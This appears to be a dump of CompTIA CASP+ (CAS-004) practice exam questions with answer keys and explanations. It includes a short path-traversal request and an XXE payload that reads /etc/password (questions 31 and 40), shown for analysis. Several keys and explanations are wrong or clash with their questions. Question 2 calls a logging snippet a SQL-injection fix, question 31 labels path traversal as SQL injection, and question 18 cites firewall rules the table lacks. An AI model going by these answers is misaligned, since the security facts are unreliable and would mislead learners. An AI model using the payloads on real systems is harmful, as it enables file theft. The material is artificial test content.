Number: CAS-004
Passing Score: 800
Time Limit: 120
File Version: 45.0

Exam Code: CAS-004
Exam Name: CompTIA Advanced Security Practitioner (CASP+) CAS-004

Exam A

QUESTION 1
A health company has reached the physical and computing capabilities in its datacenter, but the computing demand continues to increase. The infrastructure is fully virtualized and runs custom and commercial healthcare application that process sensitive health and payment information. Which of the following should the company implement to ensure it can meet the computing demand while complying with healthcare standard for virtualization and cloud computing?

A. Hybrid IaaS solution in a single-tenancy cloud
B. Pass solution in a multinency cloud
C. SaaS solution in a community cloud
D. Private SaaS solution in a single tenancy cloud.

Correct Answer: A
Section:
Explanation:
A hybrid IaaS solution in a single-tenancy cloud is the best option for the company to meet the computing demand while complying with healthcare standards for virtualization and cloud computing. A hybrid IaaS solution allows the company to use both on-premises and cloud-based resources to scale up its capacity and performance. A single-tenancy cloud ensures that the company's data and applications are isolated from other customers and have dedicated resources and security controls. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.hhs.gov/hipaa/for-professionals/special-topics/cloud-computing/index.html

QUESTION 2
A developer implement the following code snippet.

```
catch (Exception e)
{
    if (log.isDebugEnabled())
    {
        log.debug ("Caught InvalidGSMException Exception --"
        + e.toString ());
    }
}
```

Which of the following vulnerabilities does the code snippet resolve?

A. SQL inject
B. Buffer overflow
C. Missing session limit
D. Information leakage

Correct Answer: A
Section:
Explanation:
SQL injection is a type of vulnerability that allows an attacker to execute malicious SQL commands on a database by inserting them into an input field. The code snippet resolves this vulnerability by using parameterized queries, which prevent the input from being interpreted as part of the SQL command. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://owasp.org/www-community/attacks/SQL_Injection

QUESTION 3

A security analyst is investigating a series of suspicious emails by employees to the security team. The email appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses instead, the emails only include the following in plain text.

```
Test email sent from bp_app01 to external client_app01_mailing_list.
```

Which of the following should the security analyst perform?

A. Contact the security department at the business partner and alert them to the email event.
B. Block the IP address for the business partner at the perimeter firewall.
C. Pull the devices of the affected employees from the network in case they are infected with a zero-day virus.
D. Configure the email gateway to automatically quarantine all messages originating from the business partner.

Correct Answer: A
Section:
Explanation:
The best option for the security analyst to perform is to contact the security department at the business partner and alert them to the email event. The email appears to be a phishing attempt that tries to trick the employees into revealing their login credentials by impersonating a legitimate sender. The security department at the business partner should be notified so they can investigate the source and scope of the attack and take appropriate actions to protect their systems and users. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://us-cert.cisa.gov/ncas/tips/ST04-014

QUESTION 4
Which of the following protocols is a low power, low data rate that allows for the creation of PAN networks?

A. Zigbee
B. CAN
C. DNP3
D. Modbus

Correct Answer: A
Section:

QUESTION 5
A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

A. Server1
B. Server2
C. Server 3
D. Servers

Correct Answer: A
Section:

QUESTION 6
An organization is researching the automation capabilities for systems within an OT network. A security analyst wants to assist with creating secure coding practices and would like to learn about the programming languages used on the PLCs. Which of the following programming languages is the MOST relevant for PLCs?

A. Ladder logic
B. Rust
C. C
D. Python
E. Java

Correct Answer: A
Section:

QUESTION 7
A company based in the United States holds insurance details of EU citizens. Which of the following must be adhered to when processing EU citizens' personal, private, and confidential data?

A. The principle of lawful, fair, and transparent processing
B. The right to be forgotten principle of personal data erasure requests
C. The non-repudiation and deniability principle
D. The principle of encryption, obfuscation, and data masking

Correct Answer: A
Section:

QUESTION 8
A security architect was asked to modify an existing internal network design to accommodate the following requirements for RDP:
* Enforce MFA for RDP
* Ensure RDP connections are only allowed with secure ciphers.
The existing network is extremely complex and not well segmented. Because of these limitations, the company has requested that the connections not be restricted by network-level firewalls Of ACLs.
Which of the following should the security architect recommend to meet these requirements?

A. Implement a reverse proxy for remote desktop with a secure cipher configuration enforced.
B. Implement a bastion host with a secure cipher configuration enforced.
C. Implement a remote desktop gateway server, enforce secure ciphers, and configure to use OTP
D. Implement a GPO that enforces TLS cipher suites and limits remote desktop access to only VPN users.

Correct Answer: C
Section:
Explanation:
A remote desktop gateway server is a solution that allows users to connect to remote desktops or applications over the internet using the Remote Desktop Protocol (RDP). A remote desktop gateway server can enforce MFA for RDP by integrating with Azure AD MFA using the Network Policy Server (NPS) extension. The NPS extension can send an OTP (one-time password) to the user's phone or mobile app as a second factor of authentication. A remote desktop gateway server can also enforce secure ciphers by configuring the SSL Cipher Suite Order Group Policy setting to specify the preferred order of cipher suites for TLS/SSL connections. Verified Reference:
https://docs.microsoft.com/en-us/windows-server/remote/remote-desktop-services/rds-plan-access-from-anywhere
https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-mfa-nps-extension-rdg
https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings#ssl-cipher-suite-order

QUESTION 9
An organization's assessment of a third-party, non-critical vendor reveals that the vendor does not have cybersecurity insurance and IT staff turnover is high. The organization uses the vendor to move customer office equipment from one service location to another. The vendor acquires customer data and access to the business via an API.
Given this information, which of the following is a noted risk?

A. Feature delay due to extended software development cycles
B. Financial liability from a vendor data breach
C. Technical impact to the API configuration
D. The possibility of the vendor's business ceasing operations

Correct Answer: A
Section:

QUESTION 10
A cybersecurity analyst discovered a private key that could have been exposed.
Which of the following is the BEST way for the analyst to determine if the key has been compromised?

A. HSTS
B. CRL
C. CSRs
D. OCSP

Correct Answer: C
Section:

QUESTION 11
A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:
Must have a minimum of 15 characters
Must use one number
Must use one capital letter
Must not be one of the last 12 passwords used
Which of the following policies should be added to provide additional security?

A. Shared accounts
B. Password complexity
C. Account lockout
D. Password history
E. Time-based logins

Correct Answer: C
Section:

QUESTION 12
A security architect for a large, multinational manufacturer needs to design and implement a security solution to monitor traffic.
When designing the solution, which of the following threats should the security architect focus on to prevent attacks against the network?

A. Packets that are the wrong size or length
B. Use of any non-DNP3 communication on a DNP3 port
C. Multiple solicited responses over time
D. Application of an unsupported encryption algorithm

Correct Answer: C
Section:

QUESTION 13
A penetration tester obtained root access on a Windows server and, according to the rules of engagement, is permitted to perform post-exploitation for persistence.
Which of the following techniques would BEST support this?

A. Configuring systemd services to run automatically at startup
B. Creating a backdoor
C. Exploiting an arbitrary code execution exploit
D. Moving laterally to a more authoritative server/service

Correct Answer: B
Section:

QUESTION 14
A financial services company wants to migrate its email services from on-premises servers to a cloud-based email solution. The Chief information Security Officer (CISO) must brief board of directors on the potential security concerns related to this migration. The board is concerned about the following.
* Transactions being required by unauthorized individual
* Complete discretion regarding client names, account numbers, and investment information.
* Malicious attacker using email to distribute malware and ransom ware.
* Exfiltration of sensitivity company information.
The cloud-based email solution will provide an6-malware, reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the board's concerns for this email migration?

A. Data loss prevention
B. Endpoint detection response
C. SSL VPN
D. Application whitelisting

Correct Answer: A
Section:
Explanation:
Data loss prevention (DLP) is the best option to resolve the board's concerns for this email migration. DLP is a set of tools and policies that aim to prevent unauthorized access, disclosure, or exfiltration of sensitive data. DLP can monitor, filter, encrypt, or block email messages based on predefined rules and criteria, such as content, sender, recipient, attachment, etc. DLP can help protect transactions, customer data, and company information from being compromised by malicious actors or accidental leaks. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.csoonline.com/article/3245746/what-is-dlp-data-loss-prevention-and-how-does-it-work.html

QUESTION 15
Which of the following BEST sets expectation between the security team and business units within an organization?

A. Risk assessment
B. Memorandum of understanding
C. Business impact analysis
D. Business partnership agreement
E. Services level agreement

Correct Answer: E

Section:
Explanation:
A service level agreement (SLA) is the best option to set expectations between the security team and business units within an organization. An SLA is a document that defines the scope, quality, roles, responsibilities, and metrics of a service provided by one party to another. An SLA can help align the security team's objectives and activities with the business units' needs and expectations, as well as establish accountability and communication channels. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://searchitchannel.techtarget.com/definition/service-level-agreement

QUESTION 16
A security engineer thinks the development team has been hard-coding sensitive environment variables in its code.
Which of the following would BEST secure the company's CI/CD pipeline?

A. Utilizing a trusted secrets manager
B. Performing DAST on a weekly basis
C. Introducing the use of container orchestration
D. Deploying instance tagging

Correct Answer: A
Section:
Explanation:
A trusted secrets manager is a tool or service that securely stores and manages sensitive information, such as passwords, API keys, tokens, certificates, etc. A trusted secrets manager can help secure the company's CI/CD (Continuous Integration/Continuous Delivery) pipeline by preventing hard-coding sensitive environment variables in the code, which can expose them to unauthorized access or leakage. A trusted secrets manager can also enable encryption, rotation, auditing, and access control for the secrets.
Reference: https://www.hashicorp.com/resources/what-is-a-secret-manager https://dzone.com/articles/how-to-securely-manage-secrets-in-a-ci-cd-pipeline

QUESTION 17
A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.
Which of the following should the security engineer do to BEST manage the threats proactively?

A. Join an information-sharing community that is relevant to the company.
B. Leverage the MITRE ATT&CK framework to map the TTR.
C. Use OSINT techniques to evaluate and analyze the threats.
D. Update security awareness training to address new threats, such as best practices for data security.

Correct Answer: A
Section:
Explanation:
An information-sharing community is a group or network of organizations that share threat intelligence, best practices, and mitigation strategies related to cybersecurity. An information-sharing community can help the company proactively manage the threats of potential theft of its newly developed, proprietary information by providing timely and actionable insights, alerts, and recommendations. An information-sharing community can also enable collaboration and coordination among its members to enhance their collective defense and resilience.
Reference: https://us-cert.cisa.gov/ncas/tips/ST04-016 https://www.cisecurity.org/blog/what-is-an-information-sharing-community/

QUESTION 18
A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

A. Contact the email service provider and ask if the company IP is blocked.
B. Confirm the email server certificate is installed on the corporate computers.
C. Make sure the UTM certificate is imported on the corporate computers.
D. Create an IMAPS firewall rule to ensure email is allowed.

Correct Answer: D
Section:
Explanation:
IMAPS (Internet Message Access Protocol Secure) is a protocol that allows users to access and manipulate email messages on a remote mail server over a secure connection. IMAPS uses SSL/TLS encryption to protect the communication between the client and the server. IMAPS uses port 993 by default. To ensure IMAPS functions properly on the corporate user network, the security engineer should create an IMAPS firewall rule on the UTM (Unified Threat Management) device that allows traffic from VLAN 10 (Corporate Users) to VLAN 20 (Email Server) over port 993. The existing firewall rules do not allow this traffic, as they only allow HTTP (port 80), HTTPS (port 443), and SMTP (port 25).
Reference: https://www.techopedia.com/definition/2460/internet-message-access-protocol-secure-imaps https://www.sophos.com/en-us/support/knowledgebase/115145.aspx

QUESTION 19
A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line.
Which of the following commands would be the BEST to run to view only active Internet connections?

A. sudo netstat -antu | grep ''LISTEN'' | awk '{print$5}'
B. sudo netstat -nlt -p | grep ''ESTABLISHED''
C. sudo netstat -plntu | grep -v ''Foreign Address''
D. sudo netstat -pnut -w | column -t -s $'\w'
E. sudo netstat -pnut | grep -P ^tcp

Correct Answer: E
Section:
Explanation:
The netstat command is a tool that displays network connections, routing tables, interface statistics, masquerade connections, and multicast memberships. The command has various options that can modify its output. The options used in the correct answer are:
p: Show the PID and name of the program to which each socket belongs.
n: Show numerical addresses instead of trying to determine symbolic host, port or user names.
u: Show only UDP connections.
t: Show only TCP connections.
The grep command is a tool that searches for a pattern in a file or input. The option used in the correct answer is:
P: Interpret the pattern as a Perl-compatible regular expression (PCRE).

The pattern used in the correct answer is ^tcp, which means any line that starts with tcp. This will filter out any UDP connections from the output.
The sudo command is a tool that allows a user to run programs with the security privileges of another user (usually the superuser or root). This is necessary to run the netstat command with the -p option, which requires root privileges.
The correct answer will show only active TCP connections with numerical addresses and program names, which can be considered as active Internet connections. The other answers will either show different types of connections (such as listening or local), use different options that are not relevant (such as -a, -l, -w, or -s), or use different commands that are not useful (such as awk or column).
Reference: https://man7.org/linux/man-pages/man8/netstat.8.html https://man7.org/linux/man-pages/man1/grep.1.html https://man7.org/linux/man-pages/man8/sudo.8.html

QUESTION 20
A company hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:
https://i.postimg.cc/8P9sB3zx/image.png
The credentials used to publish production software to the container registry should be stored in a secure location.
Access should be restricted to the pipeline service account, without the ability for the third-party developer to read the credentials directly.
Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

A. TPM
B. Local secure password file
C. MFA
D. Key vault

Correct Answer: D
Section:
Explanation:
A key vault is a service that provides secure storage and management of keys, secrets, and certificates. It can be used to store credentials used to publish production software to the container registry in a secure location, and restrict access to the pipeline service account without allowing the third-party developer to read the credentials directly. A TPM (trusted platform module) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing shared credentials. A local secure password file is a file that stores passwords in an encrypted format, but it is not as secure or scalable as a key vault. MFA (multi-factor authentication) is a method of verifying the identity of a user or device by requiring two or more factors, but it does not store credentials. Verified
Reference: https://www.comptia.org/blog/what-is-a-key-vault https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 21
A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.
Which of the following does the business's IT manager need to consider?

A. The availability of personal data
B. The right to personal data erasure
C. The company's annual revenue
D. The language of the web application

Correct Answer: B
Section:
Explanation:
The right to personal data erasure, also known as the right to be forgotten, is one of the requirements of the EU General Data Protection Regulation (GDPR), which applies to any business that stores personal data of individuals residing in the EU. This right allows individuals to request the deletion of their personal data from a business under certain circumstances. The availability of personal data, the company's annual revenue, and the language of the web application are not relevant to the GDPR. Verified
Reference: https://www.comptia.org/blog/what-is-gdpr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 22
A company publishes several APIs for customers and is required to use keys to segregate customer data sets.
Which of the following would be BEST to use to store customer keys?

A. A trusted platform module
B. A hardware security module
C. A localized key store
D. A public key infrastructure

Correct Answer: D
Section:
Explanation:
A public key infrastructure (PKI) is a system of certificates and keys that can provide encryption and authentication for APIs (application programming interfaces). A PKI can be used to store customer keys for accessing APIs and segregating customer data sets. A trusted platform module (TPM) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing customer keys for APIs. A hardware security module (HSM) is similar to a TPM, but it is used for storing keys for applications, not for APIs. A localized key store is a software component that stores keys locally, but it is not as secure or scalable as a PKI. Verified Reference: https://www.comptia.org/blog/what-is-pki https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 23
An organization wants to perform a scan of all its systems against best practice security configurations.
Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

A. ARF
B. XCCDF
C. CPE
D. CVE
E. CVSS
F. OVAL

Correct Answer: B, F
Section:
Explanation:
XCCDF (Extensible Configuration Checklist Description Format) and OVAL (Open Vulnerability and Assessment Language) are two SCAP (Security Content Automation Protocol) standards that can enable the organization to view each of the configuration checks in a machine-readable checklist format for full automation. XCCDF is a standard for expressing security checklists and benchmarks, while OVAL is a standard for expressing system configuration information and vulnerabilities. ARF (Asset Reporting Format) is a standard for expressing the transport format of information about assets, not configuration checks. CPE (Common Platform Enumeration) is a standard for identifying and naming hardware, software, and operating systems, not configuration checks. CVE (Common Vulnerabilities and Exposures) is a standard for identifying and naming publicly known cybersecurity vulnerabilities, not configuration checks. CVSS (Common Vulnerability Scoring System) is a standard for assessing the severity of cybersecurity vulnerabilities, not configuration checks. Verified Reference: https://www.comptia.org/blog/what-is-scap https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 24
An organization is referencing NIST best practices for BCP creation while reviewing current internal organizational processes for mission-essential items.
Which of the following phases establishes the identification and prioritization of critical systems and functions?

A. Review a recent gap analysis.
B. Perform a cost-benefit analysis.
C. Conduct a business impact analysis.
D. Develop an exposure factor matrix.

Correct Answer: C
Section:
Explanation:
According to NIST SP 800-34 Rev. 1, a business impact analysis (BIA) is a process that identifies and evaluates the potential effects of natural and man-made events on organizational operations.The BIA enables an organization to determine which systems and processes are essential to the organization's mission and prioritize their recovery time objectives (RTOs) and recovery point objectives (RPOs).12

QUESTION 25
An organization is preparing to migrate its production environment systems from an on-premises environment to a cloud service. The lead security architect is concerned that the organization's current methods for addressing risk may not be possible in the cloud environment.
Which of the following BEST describes the reason why traditional methods of addressing risk may not be possible in the cloud?

A. Migrating operations assumes the acceptance of all risk.
B. Cloud providers are unable to avoid risk.
C. Specific risks cannot be transferred to the cloud provider.
D. Risks to data in the cloud cannot be mitigated.

Correct Answer: C
Section:
Explanation:
According to NIST SP 800-146, cloud computing introduces new risks that need to be assessed and managed by the cloud consumer. Some of these risks are related to the shared responsibility model of cloud computing, where some security controls are implemented by the cloud provider and some by the cloud consumer.The cloud consumer cannot transfer all the risks to the cloud provider and needs to understand which risks are retained and which are mitigated by the cloud provider.3

QUESTION 26
A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.
Which of the following actions would BEST resolve the issue? (Choose two.)

A. Conduct input sanitization.
B. Deploy a SIEM.
C. Use containers.
D. Patch the OS
E. Deploy a WAF.
F. Deploy a reverse proxy
G. Deploy an IDS.

Correct Answer: A, E
Section:
Explanation:
A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.
According to OWASP, LDAP injection is an attack that exploits web applications that construct LDAP statements based on user input without proper validation or sanitization. LDAP injection can result in unauthorized access, data modification, or denial of service.To prevent LDAP injection, OWASP recommends conducting input sanitization by escaping special characters in user input and deploying a web application firewall (WAF) that can detect and block malicious LDAP queries.45

QUESTION 27
In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements. During a postmortem analysis, the following issues were highlighted:
1- International users reported latency when images on the web page were initially loading.
2- During times of report processing, users reported issues with inventory when attempting to place orders.
3- Despite the fact that ten new API servers were added, the load across servers was heavy at peak times.
Which of the following infrastructure design changes would be BEST for the organization to implement to avoid these issues in the future?

A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.

B. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across two load balancers.
C. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.
D. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.

Correct Answer: A
Section:
Explanation:
This solution would address the three issues as follows:
Serving static content via distributed CDNs would reduce the latency for international users by delivering images from the nearest edge location to the user's request.
Creating a read replica of the central database and pulling reports from there would offload the read-intensive workload from the primary database and avoid affecting the inventory data for order placement.
Auto-scaling API servers based on performance would dynamically adjust the number of servers to match the demand and balance the load across them at peak times.

QUESTION 28
During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee.
Which of the following processes would BEST satisfy this requirement?

A. Monitor camera footage corresponding to a valid access request.
B. Require both security and management to open the door.
C. Require department managers to review denied-access requests.
D. Issue new entry badges on a weekly basis.

Correct Answer: B
Section:
Explanation:
This solution would implement a two-factor authentication (2FA) process that would prevent unauthorized individuals from entering the storage room by following an authorized employee. The two factors would be the card reader issued by the security team and the presence of a department manager.

QUESTION 29
A company is preparing to deploy a global service.
Which of the following must the company do to ensure GDPR compliance? (Choose two.)

A. Inform users regarding what data is stored.
B. Provide opt-in/out for marketing messages.
C. Provide data deletion capabilities.
D. Provide optional data encryption.
E. Grant data access to third parties.
F. Provide alternative authentication techniques.

Correct Answer: A, C
Section:
Explanation:
The main rights for individuals under the GDPR are to:
allow subject access
have inaccuracies corrected
have information erased
prevent direct marketing
prevent automated decision-making and profiling

allow data portability (as per the paragraph above)
source: https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/
These are two of the requirements of the GDPR (General Data Protection Regulation), which is a legal framework that sets guidelines for the collection and processing of personal data of individuals within the European Union (EU). The GDPR also requires data controllers to obtain consent from data subjects, protect data with appropriate security measures, notify data subjects and authorities of data breaches, and appoint a data protection officer.

QUESTION 30
A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.
Which of the following is the MOST likely cause?

A. The user agent client is not compatible with the WAF.
B. A certificate on the WAF is expired.
C. HTTP traffic is not forwarding to HTTPS to decrypt.
D. Old, vulnerable cipher suites are still being used.

Correct Answer: C
Section:
Explanation:
This could be the cause of the lack of visibility from the WAF (Web Application Firewall) for the web application, as the WAF may not be able to inspect or block unencrypted HTTP traffic. To solve this issue, the web server should redirect all HTTP requests to HTTPS and use SSL/TLS certificates to encrypt the traffic.

QUESTION 31
A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../etc/password
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

Which of the following would BEST mitigate this type of attack?

A. Installing a network firewall
B. Placing a WAF inline
C. Implementing an IDS
D. Deploying a honeypot

Correct Answer: B
Section:

Explanation:
The output shows a SQL injection attack that is trying to exploit a web application. A WAF (Web Application Firewall) is a security solution that can detect and block malicious web requests, such as SQL injection, XSS, CSRF, etc. Placing a WAF inline would prevent the attack from reaching the web server and database.
Reference: https://owasp.org/www-community/attacks/SQL_Injection https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/

QUESTION 32
Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

A. Key sharing
B. Key distribution
C. Key recovery
D. Key escrow

Correct Answer: D
Section:
Explanation:
Key escrow is a process that involves storing encryption keys with a trusted third party, such as a CASB (Cloud Access Security Broker) or a government agency. Key escrow can enable authorized access to encrypted data in case of emergencies, legal issues, or data recovery. However, key escrow also introduces some risks and challenges, such as trust, security, and privacy.
Reference: https://www.techopedia.com/definition/1772/key-escrow https://searchsecurity.techtarget.com/definition/key-escrow

QUESTION 33
An organization is implementing a new identity and access management architecture with the following objectives:
Supporting MFA against on-premises infrastructure
Improving the user experience by integrating with SaaS applications
Applying risk-based policies based on location
Performing just-in-time provisioning
Which of the following authentication protocols should the organization implement to support these requirements?

A. Kerberos and TACACS
B. SAML and RADIUS
C. OAuth and OpenID
D. OTP and 802.1X

Correct Answer: C
Section:
Explanation:
OAuth and OpenID are two authentication protocols that can support the objectives of the organization. OAuth is a protocol that allows users to grant access to their resources on one site (or service) to another site (or service) without sharing their credentials. OpenID is a protocol that allows users to use an existing account to sign in to multiple websites without creating new passwords. Both protocols can support MFA, SaaS integration, risk-based policies, and just-in-time provisioning.
Reference: https://auth0.com/docs/protocols/oauth2 https://openid.net/connect/

QUESTION 34
Which of the following allows computation and analysis of data within a ciphertext without knowledge of the plaintext?

A. Lattice-based cryptography
B. Quantum computing
C. Asymmetric cryptography
D. Homomorphic encryption

Correct Answer: D
Section:
Explanation:
Homomorphic encryption is a type of encryption that allows computation and analysis of data within a ciphertext without knowledge of the plaintext. This means that encrypted data can be processed without being decrypted first, which enhances the security and privacy of the data. Homomorphic encryption can enable applications such as secure cloud computing, machine learning, and data analytics.
Reference: https://www.ibm.com/security/homomorphic-encryption https://www.synopsys.com/blogs/software-security/homomorphic-encryption/

QUESTION 35
A company is looking to fortify its cybersecurity defenses and is focusing on its network infrastructure. The solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic.
Which of the following would satisfy the requirement?

A. NIDS
B. NIPS
C. WAF
D. Reverse proxy

Correct Answer: A
Section:
Explanation:
https://owasp.org/www-community/controls/Intrusion_Detection
A NIDS (Network Intrusion Detection System) is a security solution that monitors network traffic for signs of malicious activity, such as attacks, intrusions, or policy violations. A NIDS does not affect the availability of the company's services because it operates in passive mode, which means it does not block or modify traffic. Instead, it alerts the network administrator or other security tools when it detects an anomaly or threat.
Reference: https://www.cisco.com/c/en/us/products/security/what-is-network-intrusion-detection-system.html https://www.imperva.com/learn/application-security/network-intrusion-detection-system-nids/

QUESTION 36
A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.
Which of the following should be modified to prevent the issue from reoccurring?

A. Recovery point objective
B. Recovery time objective
C. Mission-essential functions
D. Recovery service level

Correct Answer: D
Section:
Explanation:
The recovery service level is a metric that defines the minimum level of service or performance that a system or process must provide after a disaster or disruption. The recovery service level can include parameters such as availability, capacity, throughput, latency, etc. The recovery service level should be modified to prevent the issue of running out of computational resources at 70% of restoration of critical services. The recovery service level should be aligned with the recovery point objective (RPO) and the recovery time objective (RTO), which are the maximum acceptable amount of data loss and downtime respectively.
Reference: https://www.techopedia.com/definition/29836/recovery-service-level https://www.ibm.com/cloud/learn/recovery-point-objective https://www.ibm.com/cloud/learn/recovery-time-objective

QUESTION 37
A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.
After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

A. Protecting
B. Permissive

C. Enforcing
D. Mandatory

Correct Answer: C
Section:
Explanation:
SELinux (Security-Enhanced Linux) is a security module for Linux systems that provides mandatory access control (MAC) policies for processes and files. SELinux can operate in three modes:
Enforcing: SELinux enforces the MAC policies and denies access based on rules.
Permissive: SELinux does not enforce the MAC policies but only logs actions that would have been denied if running in enforcing mode.
Disabled: SELinux is turned off.
To ensure its custom Android devices are used exclusively for package tracking, the company must configure SELinux to run in enforcing mode. This mode will prevent any unauthorized actions or applications from running on the devices and protect them from potential threats or misuse.
Reference: https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/chap-security-enhanced_linux-introduction#sect-Security-Enhanced_Linux-Modes
https://source.android.com/security/selinux

QUESTION 38
A security analyst receives an alert from the SIEM regarding unusual activity on an authorized public SSH jump server. To further investigate, the analyst pulls the event logs directly from /var/log/auth.log:
graphic.ssh_auth_log.
Which of the following actions would BEST address the potential risks by the activity in the logs?

A. Alerting the misconfigured service account password
B. Modifying the AllowUsers configuration directive
C. Restricting external port 22 access
D. Implementing host-key preferences

Correct Answer: B
Section:
Explanation:
The AllowUsers configuration directive is an option for SSH servers that specifies which users are allowed to log in using SSH. The directive can include usernames, hostnames, IP addresses, or patterns. The directive can also be negated with a preceding exclamation mark (!) to deny access to specific users.
The logs show that there are multiple failed login attempts from different IP addresses using different usernames, such as root, admin, test, etc. This indicates a brute-force attack that is trying to guess the SSH credentials. To address this risk, the security analyst should modify the AllowUsers configuration directive to only allow specific users or hosts that are authorized to access the SSH jump server. This will prevent unauthorized users from attempting to log in using SSH and reduce the attack surface.
Reference: https://man.openbsd.org/sshd_config#AllowUsers https://www.ssh.com/academy/ssh/brute-force

QUESTION 39
A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open-source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.
Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.
B. Change privileged usernames, review the OS logs, and deploy hardware tokens.
C. Implement MFA, review the application logs, and deploy a WAF.
D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

Correct Answer: C
Section:
Explanation:

Implementing MFA can add an extra layer of security to protect against unauthorized access if the vulnerability is exploited. Reviewing the application logs can help identify if any attempts have been made to exploit the vulnerability, and deploying a WAF can help block any attempts to exploit the vulnerability. While the other options may provide some level of security, they may not directly address the vulnerability and may not reduce the risk to an acceptable level.

QUESTION 40
A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
<!DOCTYPE doc [
<!ELEMENT doc ANY>
<ENTITY xxe SYSTEM "file:///etc/password">]>
<doc>&xxe;</doc>
```

Which of the following would BEST mitigate this vulnerability?

A. CAPTCHA
B. Input validation
C. Data encoding
D. Network intrusion prevention

Correct Answer: B
